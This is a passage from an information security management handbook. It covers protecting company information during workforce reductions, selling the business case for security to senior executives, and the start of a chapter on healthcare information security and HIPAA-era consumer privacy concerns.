Do not allow former employees to keep e-mail or remote access privileges in an attempt to ease the pain of losing their jobs or help in their job searches. The exposure here is the possibility of misrepresentation and inappropriate or damaging messages being received by employees, clients, or business partners. If the company wants to provide e-mail as a courtesy service to exiting employees, the company should use a third party to provide these services. Using a third party will prevent employees from using existing group lists and addresses from their address books, thus limiting the number of recipients of their messages.

Employees who know they are to be terminated typically use e-mail to move documents outside the organization. The company's termination strategy should include a method for minimizing the impact of confidential information escaping via the e-mail system. E-mail content filters and file-size limitations can help mitigate the volume of knowledge and intellectual capital that leaves the organization via e-mail.

Leakage

E-mail groups are very effective when periodic communication to a specific team is needed. The management of the e-mail group lists is a job that requires diligence. If ex-employees remain on e-mail group lists, they will continue to receive company insider information. This is another reason the company should not let former employees keep company e-mail accounts active as a courtesy service.

Storage

E-mail messages of ex-employees are stored on the desktop system and the backup disk or tapes of the e-mail server. The disposal of these documents should follow the company's procedure for e-mail document retention.

In the absence of an e-mail document retention policy, the downsizing team should develop a process for determining which e-mail messages and attachments will be retained and which will be destroyed.

Low-Tech Measures

The fact that information security is largely a people issue is demonstrated during a reduction in force initiative. It is the business people working hand in hand with the people staffing the technical and physical security controls who will ensure that the company is less vulnerable to security breaches during this very disruptive time in the company.

Document Destruction

As people exit the company during a downsizing effort, mounds of paper will be thrown in the trash or placed in the recycling bin. Ensuring that confidential paper documents are properly disposed of is important in reducing information leaks to unwanted sources.

After one company's downsizing effort, I combed through their trash and recycling bins. During this exercise, I found in the trash several copies of the internal company memo from the CEO that explained the downsizing plan. The document was labeled *"Company Confidential — Not for Distribution Outside of the Company."* This document would have been valuable to the news media or a competitor.

All companies have documents that are confidential to the business; however, most companies do not have a document classification policy. Such a policy would define the classification designations, such as:

- Internal Use Only
- Confidential
- Customer Confidential
- Highly Restricted

Each of these classifications has corresponding handling instructions defining the care to be taken when storing or routing the documents. Such handling instructions would include destroying documents by shredding them when they are no longer needed.

Many organizations have also been entrusted with confidential documents of business partners and suppliers. The company has a custodial responsibility for these third-party documents. Sorting through paper documents that are confidential to the company or business partners and seeing that they are properly destroyed is essential to the information protection objective.

Security Awareness

Security awareness is a training effort designed to raise the security consciousness of employees (see Exhibit 85.1). The employees who remain with the organization after the downsizing effort must be persuaded to rally around the company's security goals and heightened security posture. Providing the remaining team of employees with the knowledge required to protect the company's vital information assets is paramount. Employees should leave the security training with a mission to be security-aware as they perform their daily work. Some of the topics to be covered in the security awareness sessions include:

- Recognizing social engineering scenarios
- Speaking with the press
- Keeping computer and network access credentials, such as passwords, confidential
- Changing keys and combinations
- Encouraging system administrators and security administrators to be vigilant when reviewing system and security logs for suspicious activity
- Combining heightened computer and network security alertness with heightened physical security alertness

EXHIBIT 85.1 Checklist of Security Actions during Reduction in Workforce Effort

General

- Assemble a team to define the process for eliminating all computer and network access of downsized employees. The team should include representation from Human Resources, Legal, Audit, and Information Security.
- Ensure that the process requires managers to notify the employees responsible for Information Security and the Human Resources department at the same time.
- Educate remaining employees about Information Security company policy or best practices.
- Change passwords of all employees, especially employees with security administrative privileges.
- Check the computer and laptop inventory list and ensure that downsized employees return all computer equipment that was issued to them as employees.
- Be current with your software licenses — ex-employees have been known to report companies to the Software Piracy Association.

Senior Managers

- Explain the need for the downsizing.
- Persuade key personnel that they are vital to the business.
- Resist the temptation to allow downsized officers, senior managers, or any employees to keep e-mail and remote access privileges to ease the pain or help in their job search. If the company wants to provide courtesy services to exiting employees, the company should use a third party to provide these services, not the company's resources.

Server Administrators, Network Administrators, and Security Administrators

- Identify all instances of employee access:
  - — Scan access control systems for IDs or accounts of downsized employees.
  - — Scan remote access systems for IDs or accounts of downsized employees.
  - — Call business partners and vendors for employee authorizations.
- Consult with departing employee management:
  - — Determine who will take on the exiting employee's access.
  - — Determine who will take control of exiting employee's files.

E-mail System Administrators

- Identify all instances of employee access:
  - — Scan the e-mail systems for IDs or accounts of downsized employees.
- Forward inbound e-mail messages sent to an ex-employees' e-mail account to their manager.
- Create a professional process for responding to individuals who have sent e-mails to ex-employees, with special emphasis on the mail messages from customers requiring special care.
- Remove ex-employees from e-mail group lists.

Managers of Exiting Employees

- Determine who will take on the access for the exiting employees.
- Determine who will take control of exiting employee computer files.
- Sort through exiting employee paper files for documents that are confidential or sensitive to the business.

Prepare for the Worst

- Develop a list of likely worst-case scenarios.
- Develop actions that will be taken when worst-case scenarios occur.

Conclusion

Information security involves people, processes, and technical controls. Information security requires attention to detail and vigilance because it is a continuous improvement project. This becomes especially important when companies embark on a downsizing project.

Companies should always be mindful that achieving 100 percent security is impossible. Mitigating risk to levels that are acceptable to the business is the most effective methodology for protecting the company's information assets and the network systems.

Businesses need to involve all employees in the security effort to have an effective security program. Security is most effective when it is integrated into the company culture. This is why security awareness training is so important.

Technology plays a crucial role in security once the policies and processes have been defined to ensure that people properly manage the technological controls being deployed. A poorly configured firewall provides a false sense of security. This is why proper management of security technologies provides for a better information protection program.

Notes

1. http://www.businessweek.com/bwdaily/dnflash/jun2001/nf20010626_024.htm.
2. http://www.usatoday.com/life/cyber/tech/2001-06-20-insider-hacker-threat.htm
   http://www.zdnet.com/zdnn/stories/news/0,4586,2777325,00.html.
   http://www.cnn.com/2001/TECH/Internet/06/20/ security.reut/index.html.
3. http://www.boston.com/dailyglobe2/170/business/
   Ex_tech_worker_gets_jail_term _in_ hacking+.shtml.

The Business Case for Information Security: Selling Management on the Protection of Vital Secrets and Products

Sanford Sherizen, Ph.D., CISSP

If the world was rational and individuals as well as organizations always operated on that basis, this chapter would not have to be written**.** After all, who can argue with the need for protecting vital secrets and products? Why would senior managers not understand the need for spending adequate funds and other resources to protect their own bottom line? Why not secure information as it flows throughout the corporation and sometimes around the world?

Unfortunately, rationality is not something that one can safely assume when it comes to the field of information security. Therefore, this chapter is not only required, but it needs to be presented as a bilingual document, that is, written in a way that reveals strategies by which senior managers as well as information security professionals can maximize their specific interests.

This chapter is based on over 20 years of experience in the field of information security, with a special concentration on consulting with senior- and middle-level managers. The suggestions are based on successful projects and, if followed, can help other information security professionals achieve successful results with their management.

The State of Information Security

Improving information security for an organization is a bit like an individual deciding to lose weight, to exercise, or to stopping smoking. Great expectations. Public declarations of good intentions. A projected starting date in the near future. And then the realization that this is a constant activity, never to end and never to be resolved without effort.

Why is it that there are so many computer crime and abuse problems at the same time that an increasing number of senior executives are declaring that information security is an absolute requirement in their organizations? This question is especially perplexing when one considers the great strides that have been made in the field of information security in allowing greater protection of assets. While the skill levels of the perpetrators have increased and the complexity of technology today leaves many exposures, one of the central issues for today's information security professional is nontechnical in nature. More and more, a challenge that

many in the field face is how to inform, convince, influence, or in some other way "sell" their senior management on the need for improving information security practices.

This chapter looks at the information security–senior executive dialogue, offering the reasons why such exchanges often do not work well and suggesting ways to make this a successful discussion.

Senior Management Views of Information Security

Information security practitioners need to understand two basic issues regarding their senior management. The first is that computer crime is only one of the many more immediate risks that executives face today. The second is that thinking and speaking in managerial terms is a key to even gaining their attention in order to present a business case for improvements.

To the average senior executive, information security may seem relatively easy — simply do not allow anyone who should not see certain information to see that information. Use the computer as a lock against those who would misuse their computer use. Use all of that money that has been given for information technology to come up with the entirely safe computer. Stop talking about risks and vulnerabilities and solve the problem. In other words, information security may be so complex that only simple answers can be applied from the non-practitioner's level.

Among all the risks that a manager must respond to, computer crime seems to fall into the sky-is-falling category. The lack of major problems with the Y2K issue has raised questions in some managerial and other circles as to whether the entire crisis was manufactured by the media and technical companies. Even given the extensive media coverage of major incidents, such as the Yahoo, etc. distributed denial-of-service attack, the attention of managers is quickly diverted as they move on to other, "more important issues." To managers, who are faced with making the expected profits for each quarter, information security is a maybe type of event. Even when computer crime happens in a particular organization, managers are given few risk figures that can indicate how much improvement in information security (X) will lead to how much prevention of crime (Y).

With certain notable exceptions, there are fundamental differences and perceptions between information security practitioners and senior executives. For example, how can information security professionals provide the type of cost-justification or return-on-investment (ROI) figures given the current limited types of tools? A risk analysis or similar approach to estimating risks, vulnerabilities, exposures, countermeasures, etc. is just not sufficient to convince a senior manager to accept large allocations of resources.

The most fundamental difference, however, is that senior executives now are the Chief Information Security Manager (or Chief Corporate Cop) of their organizations. What that quite literally means is that the executives — rather than the information security manager or the IS manager — now have legal and fiduciary responsibilities to provide adequate resources and support for information protection.

Liabilities are now a given fact of life for senior executives. Of particular importance, among the extensive variety of liability situations found in an advanced economy, is the adequacy of information protection. The adequacy of managerial response to information security challenges can be legally measured in terms of due care, due diligence, and similar measures that indicate what would be considered as a sufficient effort to protect their organization's informational assets. Unfortunately, as discussed, senior executives often do not know that they have this responsibility, or are unwilling to take the necessary steps to meet this responsibility. The responsibility for information security is owned by senior management, whether they want it or not and whether they understand its importance or not.

Information Security Views of Senior Management

Just as there are misperceptions of information security, so information security practitioners often suffer from their misperceptions of management. At times, it is as if there are two quite different and quite unconnected views of the world.

In a study done several years ago, CEOs were asked how important information security was to their organization and whether they provided what they felt was adequate assistance to that activity. The results showed an overwhelming vote for the importance of information security as well as the majority of these executives providing sufficient resources. However, when the IS, audit, and information security managers were asked about their executives' views of security, they indicated that there was a large gap between rhetoric

and reality. Information security was often mentioned, but the resources provided and the support given to information security programs often fell below necessary levels.

One of the often-stated laments of information security practitioners is how difficult it is to be truly heard by their executives. Information security can only work when senior management supports it, and that support can only occur when they can be convinced of the importance of information protection. Such support is required because, by the nature of its work, information security is a political activity that crosses departmental lines, chains of command, and even national boundaries.

Information security professionals must become more managerial in outlook, speech, and perspectives. What that means is that it is no longer sufficient to stress the technical aspects of information protection. Rather, the stress needs to be placed on how the information security function protects senior executives from major legal and public relations liabilities. Further, information security is an essential aspect of managing organizations today. Just as information is a strategic asset, so information protection is a strategic requirement. In essence, information security provides many contributions to an organization. The case to be made to management is the business case for information security.

The Many Positive Roles of Information Security

While people may realize that they play many roles in their work, it is worthwhile listing which of those roles apply to "selling information security." This discussion allows the information security practitioner to determine which of the work-related activities that he or she is involved in has implications for convincing senior management of the importance of that work and the need for senior management to provide sufficient resources in order to maximize the protection span of control.

One of the most important roles to learn is how to become an information security "marketeer." Marketing, selling, and translating technical, business, and legal concepts into "managerialese" is a necessary skill for the field of information security today. What are you marketing or selling? You are clarifying for management that not only do you provide information protection but, at the same time, also provide such other valuable services as:

1. *Compliance enforcer and advisor.* As IT has grown in importance, so have the legalities that have to be met in order to be in compliance with laws and regulations. Legal considerations are ever-present today. This could include the discovery of a department using unauthorized copies of programs; internal employee theft that becomes public knowledge and creates opportunity for shareholder suits; a penetration from the outside that is used as a launching pad to attack other organizations, thus creating the possibility of a downstream liability issue; or any of the myriad ways that organizations get into legal problems.
   — **Benefit to management.** A major role of the information security professional is to assist management in making sure that the organization is in compliance with the law.
2. *Business enabler and company differentiator.* E-commerce has changed the entire nature of how organizations offer goods and services. The business enabler role of information security is to provide an organization with information security as a value-added way of providing ease of purchase as well as security and privacy of customer activities. Security has rapidly become the way by which organizations can provide customers with safe purchasing while offering the many advantages of E-commerce.
   — **Benefit to management.** Security becomes a way of differentiating organizations in a commercial setting by providing "free safety" in addition to the particular goods and services offered by other corporations. "Free safety" offers additional means of customer satisfaction, encouraging the perception of secure Web-based activities.
3. *Total quality management contributor.* Quality of products and services is related to information security in a quite direct fashion. The confidentiality, integrity, and availability of information that one seeks to provide allow an organization to provide customer service that is protected, personal, and convenient.
   — **Benefit to management.** By combining proper controls over processes, machines, and personnel, an organization is able to meet the often contradictory requirements of production as well as protection. Information security makes E-commerce possible, particularly in terms of the perceptions of customers that such purchasing is safe and reliable.
4. *"Peopleware" controller.* Peopleware is not the hardware or software of IT. It involves the human elements of the human-machine interface. Information security as well as the audit function serve as

key functions in controlling the unauthorized behavior of people. Employees, customers, and clients need to be controlled in their use of technology and information. The need-to-know and separation-of-duties concepts become of particular importance in the complex world of E-commerce. Peopleware are the elements of the control structure that allow certain access and usage as well as disallow what have been defined as unauthorized activities.

— **Benefit to management.** Managerial policies are translated into information security policies, programs, and practices. Authorized usage is structured, unauthorized usage is detected, and a variety of access control and similar measures offer protections over sensitive informational assets.

The many roles of information security are of clear benefit to commercial and governmental institutions. Yet, these critical contributions to managing complex technical environments tend not to be considered when managers view the need for information security. As a result, one of the most important roles of information security practitioners is to translate these contributions into a business case for the protection of vital information.

Making the Business Case for Information Security

While there are many different ways to make the business case and many ways to "sell" information security, the emphasis of this section is on the Common Body of Knowledge (CBK) and similar sources of explication or desired results. These are a highly important source of professional knowledge that can assist in informing senior executives regarding the importance of information security.

CBK, as well as other standards and requirements (such as the Common Criteria and the British Standards 7799), are milestones in the growth of the professional field of information security. These compendia of the best ways to evaluate security professionals as well as the adequacy of their organizations serve many purposes in working with senior management.

They offer information security professionals the ability to objectively recommend recognized outside templates for security improvements to their own organizations. These external bodies contain expert opinion and user feedback regarding information protection. Because they are international in scope, they offer a multinational company the ability to provide a multinational overview of security.

Further, these enunciations of information security serve as a means of measuring the adequacy of an organization's information security program and efforts. In reality, they serve as an indication of "good practices" and "state of knowledge" needed in today's IT environments. They also provide legal authorities with ways to measure or evaluate what are considered as appropriate, necessary, or useful for organizations in protecting information. A "good-faith effort" to secure information, a term used in the U.S. Federal Sentencing Guidelines, becomes an essential legal indicator of an organization's level of effort, concern, and adequacy of security programs. Being measured against these standards and being found lax may cost an organization millions of dollars in penalties as well as other serious personal and organizational punishments. (For further information on the U.S. Sentencing Guidelines as they relate to information security, see the author's publication on the topic at http://www.computercrimestop.com/.)

Meeting the Information Security Challenge

The many challenges of information security are technical, organizational, political, legal, and physical. For the information security professional, these challenges require new skills and new orientations. To be successful in "selling" information security to senior executives, information security practitioners should consider testing themselves on how well they are approaching these decision makers.

One way to do such a self-evaluation is based on a set of questions used in forensic reviews of computer and other crimes. Investigators are interested in determining whether a particular person has motive, opportunity, and means (MOM). In an interesting twist, this same list of factors can be helpful in determining whether information security practitioners are seeking out the many ways to get the attention of their senior executives.

1. *Motivation.* Determine what motivates executives in their decisions. Understand the key concepts and terms they use. Establish a benefits approach to information security, stressing the advantages of securing

information rather than emphasizing the risks and vulnerabilities. Find out what "marketeering" means in your organization, including what are the best messages, best media, and best communicators needed for this effort.

2. *Opportunity.* Ask what opportunities are available, or can be made, to meet with, be heard by, or gain access to senior executives. Create openings as a means to stress the safe computing message. Opportunities may mean presenting summaries of the current computer crime incidents in memos to management. An opportunity can be created when managers are asked for a statement to be used in user awareness training. Establish an Information Security Task Force, composed of representatives from many units, including management. This could be a useful vehicle for sending information security messages upward. Find out the auditor's perspectives on controls to see how these may reinforce the messages.
3. *Means.* The last factor is means. Create ways to get the message heard by management. Meeting may be direct or indirect. Gather clippings of current computer crime cases, particularly those found in organizations or industries similar to one's own. Do a literature review of leading business, administrative, and industry publications, pulling out articles on computer crime problems and solutions. Work with an organization's attorneys in gathering information on the changing legal requirements around IT and security.

Conclusion

In the "good old days" of information security, security was relatively easy. Only skilled data processing people had the capability to operate in their environment. That, plus physical barriers, limited the type and number of people who could commit computer crimes.

Today's information security picture is far more complicated. The environment requires information security professionals to supplement their technical skills with a variety of "soft skills" such as managing, communicating, and stressing the business reasons for security objectives. The successful information security practitioner will learn these additional skills in order to be heard in the on-rush of challenges facing senior executives.

The technical challenges will certainly not go away. However, it is clear that the roles of information security will increase and the requirements to gain the acceptance of senior management will become more important.

Information Security Management in the Healthcare Industry

Micki Krause

INTRODUCTION

Proper management of the information security program addresses two very important areas: technological, because many of the controls we implement are technical security mechanisms, and people, because security is first and foremost a people issue. However, the information security manager in the healthcare industry is forced to heed another very important area: federal and state regulations.

Recently enacted government legislation, such as the Balanced Budget Act and the Health Insurance Portability and Accountability Act (HIPAA), are adding immense pressure to healthcare organizations, the majority of which have not yet adopted the generally accepted system-security principles common to other regulated industries.

This chapter will address the following issues:

- History of healthcare information systems and the inherent lack of controls
- The challenges the healthcare organization faces, vis à vis its information systems
- The obstacles healthcare companies must overcome in order to implement consumer-centric systems in an environment of consumer distrust of both the healthcare industry and the technology
- The multitude of privacy laws proposed in the last 12 months
- E-commerce and the Internet
- An analysis of the HIPAA security standards

HISTORY OF HEALTHCARE INFORMATION SYSTEMS AND THE INHERENT LACK OF CONTROLS

The goal of today's healthcare organizations' information systems is open, interoperable, standards-compliant, and secure information systems. Unfortunately, this goal does not accurately reflect the state of healthcare's information systems today. We have some very real challenges to understand and overcome.

To begin, the healthcare industry has built information systems without the sufficient granularity required to adequately protect the information for which we are custodians. Many of the existing systems require no more than a three-character log-on ID; some have passwords that are shared by all users; and most have not implemented the appropriate classification of access controls for the jobs that users perform. One healthcare organization realized that their junior claims examiners were authorizing liposuction procedures, which ordinarily are not reimbursed. However, due to a lack of granularity, the junior examiners had the same privileges as the more senior personnel, and thus, the ability to perform inappropriate actions.

Because of this lack of appropriate controls, healthcare companies have recently come to the realization that they will have to invest in retrofitting security in order to be compliant with federal regulations. Not only will they be forced to expend incremental resources in this effort, but they lose the opportunity to utilize those resources for new application development.

Unfortunately, we don't see much of an improvement in many of the commercial product offerings on the market today. Consistently, from operating systems to off-the-shelf applications, too many new products lack sufficient controls. Products from large companies, with wide deployment, such as the Windows NT operating system or the Peoplesoft application, are not built to be compliant with best practices or generally accepted system-security principles. This is poor testimony to the quality of software today. In fact, many security practitioners find it unsettling to get blank stares from their vendor representatives when they ask whether the product has the most basic of controls. Worse yet is the null response security managers receive when they ask the vendor whether or not the manufacturers have a strategy for compliance with federal regulations.

There is no doubt that along with other industries, the healthcare industry must begin to collaborate with product vendors, to ensure that new products are built and implemented by default in a secure manner.

THE CHALLENGES THE HEALTHCARE ORGANIZATION FACES, VIS À VIS ITS INFORMATION SYSTEMS

Another challenge facing organizations today is the pressure of keeping their networked resources open and closed at the same time, a security paradox of doing electronic commerce. Healthcare companies are forced to allow their insecure systems to be accessible to outside constituencies, trading partners, vendors, and members. In these situations, more robust authentication and access controls are mandatory, especially for those users who are not employees of the company. To exacerbate the challenge, the security manager has to reconcile decisions vis à vis the correct balance between access and security, especially with regard to requests for access to internal resources by external trading partners. Questions plaguing the healthcare organization include: "Should an employer have a right to see the patient-identifiable data on their employees?" For example, if a healthcare company is custodian of John Smith's medical records, and John drives a dynamite truck, should the health plan acquiesce to the employer if John's medical records indicate he has epileptic seizures? Should the employer only have this right if the safety of the public is at risk? Should the employer have access only with John's permission? The answers to these dilemmas are not clear today. Thus, health plans struggle with the overriding challenge of maintaining confidentiality of patient information, while providing reasonable access to it. Further, this balance of access and security has to be maintained across a broadly diverse infrastructure of disparate platforms and applications.

Also, there are other business partners that consistently request access to internal resources, e.g., fulfillment houses, marketing organizations, pharmacy companies. Where does it stop? How can it stop — when the competitive imperative for healthcare companies today is providing the ability to connect quickly and meaningfully with business partners and customers to improve the movement and quality of information and services.

Then, of course, there is the new frontier, the Internet, and the challenges that new technologies present. Organizations tread lightly at first, opening up their networks to the Internet by providing the ability for their employees to surf the Web. It wasn't long before they discovered that if an employee using a company computer on company premises downloads pornographic materials, another of their employees could sue the company for sexual harassment. Once the barn door is open, however, it's hard to get the horses back in. Health plans faced increasing demand to accommodate electronic commerce. Surprisingly, the industry that, until very recently, considered sending files on a diskette the definition for electronic data interchange, rapidly found that they were losing membership because employers' benefits administrators were refusing to do business with plans that could not support file transfers over the Internet.

Of course, when the healthcare organization opens its kimono to the Internet, it introduces a multitude of threats to its internal network. Although most organizations implemented perimeter security with the installation of firewalls, business demands forced them to open holes in the defensive device, to allow certain types of inbound and outbound traffic. For example, one health plan encouraged its employees to enroll in courses offered on the Internet which required opening a specific port on the firewall and allowing traffic to and from the university's Internet address. In another instance, a health plan employee needed access to a nonprofit entity's Web site in order to perform Webmaster activities. In order to accomplish this, the employee utilized a service through the Internet, requiring access through the firewall. Thus, the firewall slowly becomes like Swiss cheese, full of holes. Ergo, health plans have the challenge of engaging in business with external partners while *effectively* managing the firewall.

More challenging than managing external connectivity is the security manager's task of hiring security practitioners with the necessary skills and knowledge to effectively manage the firewall. These individuals must have experience managing UNIX systems, since most firewalls are built on a UNIX operating system; must know how the Internet protocols such as file transfer protocol (FTP) work through the firewall; and must have the expertise to monitor network router devices and know how to write rules for those devices, in order to accommodate business requirements while protecting the enterprise. On the other hand, as healthcare organizations seek to outsource networked resources, for example, Web sites and firewalls, the security manager must be able to provide sufficient monitoring and security oversight, to ensure that the outsourcer is meeting its contractual obligations.

It's no wonder that insurance companies are offering a myriad of secure-systems insurance programs. Cigna Insurance, for example, recently developed a program to offer insurance policies of up to $25 million in liability per loss, reflecting the realization that companies are not only more reliant on information systems, but with the introduction of the Internet, the risk is that much greater.

THE OBSTACLES THAT HEALTHCARE COMPANIES MUST OVERCOME IN ORDER TO IMPLEMENT CONSUMER-CENTRIC SYSTEMS IN AN ENVIRONMENT OF CONSUMER DISTRUST OF BOTH THE HEALTHCARE INDUSTRY AND THE TECHNOLOGY

In this competitive industry, the healthcare organization's mandate is to increase customer intimacy while decreasing operational costs; grant external access to internal data and applications, while most existing applications don't have the appropriate controls in place; and secure the new

technologies, especially for third-party access. With all of these issues to resolve, health plans are turning toward Web-based solutions, utilizing public key encryption and digital certificate technologies. But even though health plans have the motivation to move into the Internet mainstream, there are obstacles to overcome that have, for now, slowed the adoption of Web technologies.

First, there are technological weaknesses in the Internet infrastructure. Most organizations have service-level agreements for their internal resources, which guarantee to their employees and customers a certain level of availability and response time. In the Internet space, no one entity is accountable for availability. Also, there are five major electronic junctions where the Internet is extremely vulnerable. When one junction is down, many customers feel the pain of not having reliable service. Since the Internet is not owned or operated by any one person or organization, by its very nature, it cannot be expected to provide the same reliability, availability, and security as a commercial network service provider can. For example, commercial telecommunications companies provide outsourced wide area networks and deploy state of the art communications and security technologies with multiple levels of redundancy and circuitry. The Internet is like a Thomas' English muffin — a maze of nooks and crannies that no one entity controls.

Next, all of the studies show that a large majority of physicians are not comfortable with computers, let alone the Internet. The doctors are ambivalent about adopting information technology, and since there is no control over the content of the information on the net, physicians have been slow to adopt electronic mail communications with their patients on the Internet. They have legitimate concern since there is no positive assurance that we can know exactly who we are communicating with on the Internet. Thus, the healthcare providers distrust the Internet.

They are not the only persons with doubts and concerns. The perception of a lack of security and privacy by consumers is a tremendous challenge for healthcare organizations. Moreover, the media promulgates the paranoia. It's no wonder that consumers are fearful of losing their privacy when publications offer headlines such as "Naked Before the World: Will your Medical Records be safe in a new National Databank?" (*Newsweek* magazine) or "The Death of Privacy: You Have No Secrets." (*Time* magazine).

Therefore, if healthcare organizations are to successfully deploy consumer-intimate Web-based applications, the biggest hurdle they have to overcome is consumer fear, as depicted in the cartoon in Exhibit 17.1.

This consumer fear is not a new phenomenon. For many years, public polls have shown that consumers are increasingly distrustful of organizations that collect their private information. More disconcerting than this,




Exhibit 17.1.

from a healthcare perspective, is that this fear is manifesting itself in negative impacts to the quality of their personal health. More and more, consumers are going out of their local areas to obtain healthcare and lying or holding back information from their healthcare providers, primarily to maintain their sense of privacy and maintain some semblance of confidentiality. This reflects a real disconnect between the consumer and the custodians of the consumer data, the health plan and the doctor.

In early 1999, the Consumers Union, the largest consumer advocacy organization in the United States, sponsored a nationwide survey. They sampled 1000 adults in the U.S. and a separate 1000 adults in California. The survey asked people how willing they were to disclose their personal medical information.

In Exhibit 17.2, we can see that the survey found that although people do concede that persons other than their immediate provider require access to their personal medical records, they display a very strong preference for restricting access. Only four of every ten asked were willing to disclose their medical information to health plans. Roughly six in ten would explicitly refuse to grant access to their information to a hospital, even if the hospital were to offer preventive care programs. Also, consumers are not happy having their employers or potential employers view their personal healthcare information. Most are not willing to offer their information to a potential employer who may be considering them for a job. Further, the




Exhibit 17.2.

drug companies are lowest on the totem pole because Americans do not want their medical data collected for the purposes of marketing new drugs.

In Exhibit 17.3, we see another interesting finding from the survey: most people consider electronic piracy, that is hackers, the biggest threat to their privacy. This is counter to the real threat, which is the disclosure of information by medical personnel, health plans, or other authorized users, but it's not surprising that the average consumer would be very worried about hackers, when we consider how the media exploits attempts by teenagers to hack in to the Pentagon's computers. Moreover, the vendors exacerbate these fears by playing up the evil hacker as they attempt to sell products by instilling fear, uncertainty, and doubt in our hearts and minds.

Exhibit 17.4 shows that most of the survey respondents perceive that if health plans and providers implement security provisions and information security management policies in order to protect medical information, it would make them more inclined to offer their personal information when it was requested. Americans believe that three specific policies should be adopted to safeguard their medical privacy:

1. Impose fines and punishments for violations
2. Require an individual's specific permission to release personal information
3. Establish security systems with security technologies, such as passwords and encryption




Exhibit 17.3.




Exhibit 17.4.

Further, the survey respondents were very favorable about sending a health plan's Chief Executive Officer to prison in the event of willful or intentional disclosure of medical information.

The Consumers' Union survey also revealed that consumers are aware — they know that their information is stored in computer databases, and they perceive computerization as the greatest threat to their privacy. In fact, more than one-half of the respondents think that the shift from paper

records to electronic systems makes it *more* difficult to keep personal medical information private and confidential. This should be of interest to any information systems manager, since computerization really provides more of an opportunity to secure data. However, perception *is* reality. Therefore, the lesson from this survey is threefold:

- Consumers do not trust health plans or providers
- Consumers do not trust computers
- Consumers will compromise the quality of their healthcare

all in the name of privacy.

This lesson can be an opportunistic one for the health plan security manager. Healthcare can turn those consumer fears around, and win over the public by showing them that health plans take their obligation for due diligence very seriously, and protecting consumer privacy is in perfect alignment with healthcare organizations' internal values.

Case in point: In December 1998, more people purchased goods on the Internet than ever before. The question is why? Price Coopers, the accounting firm, completed a survey early in 1999 which found that the leading factor that would persuade fearful consumers to log on to the Internet was *an assurance of improved privacy protection.* Healthcare can leverage the capabilities of security to garner that public trust. Privacy is not an arcane or a technical issue. It is, however, a major issue with consumers, and there is heightened urgency around healthcare privacy and security today, more so than ever before.

